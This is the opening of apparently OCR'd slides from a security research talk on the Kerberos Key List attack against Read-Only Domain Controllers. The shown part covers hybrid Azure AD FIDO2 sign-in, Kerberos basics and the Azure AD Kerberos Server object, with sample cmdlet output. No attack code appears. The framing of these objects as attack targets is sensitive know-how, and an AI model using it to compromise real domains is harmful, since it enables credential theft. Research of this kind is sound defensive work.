THE KERBEROS KEY LIST ATTACK

THE RETURN OF THE RODCs

SECUREAUTH

Who am I

Leandro Cuozzo

@0xdeaddood

Security Researcher at SecureAuth


Main maintainer of Impacket


https://github.com/SecureAuthCorp/impacket

Agenda

- **Introduction**
  - The password-less experience with security keys in Azure.
  - What is an Azure AD Kerberos Server?
- **The return of the Read Only Domain Controllers**
  - Exploring the main RODC concepts.
  - Review of the potential attack vectors to compromise a RODC.
- **Introducing a new attack vector**
  - The Kerberos Key List Request [KERB-KEY-LIST-REQ]
  - The attack implementation in Impacket.
  - How to detect and mitigate this attack?
- **Conclusions**

Introduction





PRESENTS

The Passwordless experience

with security keys

Hybrid Edition

Includes *

SSO to on-premises resources using FIDO2 keys

Azure AD can issue **Kerberos Ticket Granting Tickets** (TGTs) for one or more domains.

Kerberos Service Tickets and authorization continue to be controlled by on-premises AD domain controllers.

An **Azure AD Kerberos Server object** is created in the on-premises AD and then **securely published to Azure AD**.

(*) https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-authentication-passwordless-security-key-on-premises


Introduction

Kerberos 101

Verifies identities of principals within an unprotected network.


Based on the concept of symmetric cryptography.

Implemented using the concept of tickets.


Key Distribution Center (KDC)
Client
Authentication Service
AS
krbtgt
Ticket Granting Service
TGS
Server A
1. I'm Leandro I need a TGT
2. Here's your TGT is you can decrypt it with your pass hash
3. Here's my TGT. I need a ticket for Server A
4. Here's your Service Ticket
5. Here's my Service Ticket. Please authenticate me
6. Allow access

Introduction

Hybrid Kerberos 101



Domain	Key
Contoso	394hwp...
Redmond	Dreo322...


Domain	Key
Contoso	394hwp...
Redmond	Dreo322...

1. I’m Leandro I want to sign-in to my Windows 10 device with a FIDO2 key.
2. Azure AD checks the directory for a Kerberos server key matching the Leandro’s on-premises AD domain.
3. Here’s you partial TGT and Azure AD Primary Refresh Token (PRT).
4. The client machine contacts an on-premises AD and trades the partial TGT for a fully one.
5. The client machine now has an Azure AD PRT and a full Active Directory TGT and can access both cloud and on-premises resources.

From docs.microsoft.com


Introduction

What is an Azure Kerberos Server?



Object created in the on-premises AD replicated in Azure AD and not associated with any physical servers (it’s virtual)


Used by Azure AD to generate Kerberos TGTs for the AD.



```
PS C:\Program Files\Microsoft Azure Active Directory Connect\AzureADKerberos> Get-AzureADKerberosServer

cmdlet Get-AzureADKerberosServer at command pipeline position 1
Supply values for the following parameters:
CloudCredential
Domain: [redacted]


Id                    : 18341
UserAccount           : CN=krbtgt_AzureAD,CN=Users,DC=[redacted]
ComputerAccount       : CN=AzureADKerberos,OU=Domain Controllers,DC=[redacted]
DisplayName           : krbtgt_18341
DomainDnsName         : [redacted]
KeyVersion            : 446256
KeyUpdatedOn          : 1/19/2021 6:30:48 PM
KeyUpdatedFrom        : AD01.[redacted]
CloudDisplayName      : krbtgt_18341
CloudDomainDnsName    : [redacted]
CloudId               : 18341
CloudKeyVersion       : 446256
CloudKeyUpdatedOn     : 1/19/2021 6:30:48 PM
```

Introduction

What is an Azure Kerberos Server?



Active Directory Users and Computers

File Action View Help

- Active Directory Users and Com
  - Saved Queries
  - [redacted]
    - Builtin
    - Computers
    - Domain Controllers
    - ForeignSecurityPrincipal:
    - Keys
    - LostAndFound
    - Managed Service Accour
    - Program Data
    - System
    - Users
    - NTDS Quotas
    - RegisteredDevices
    - TPM Devices

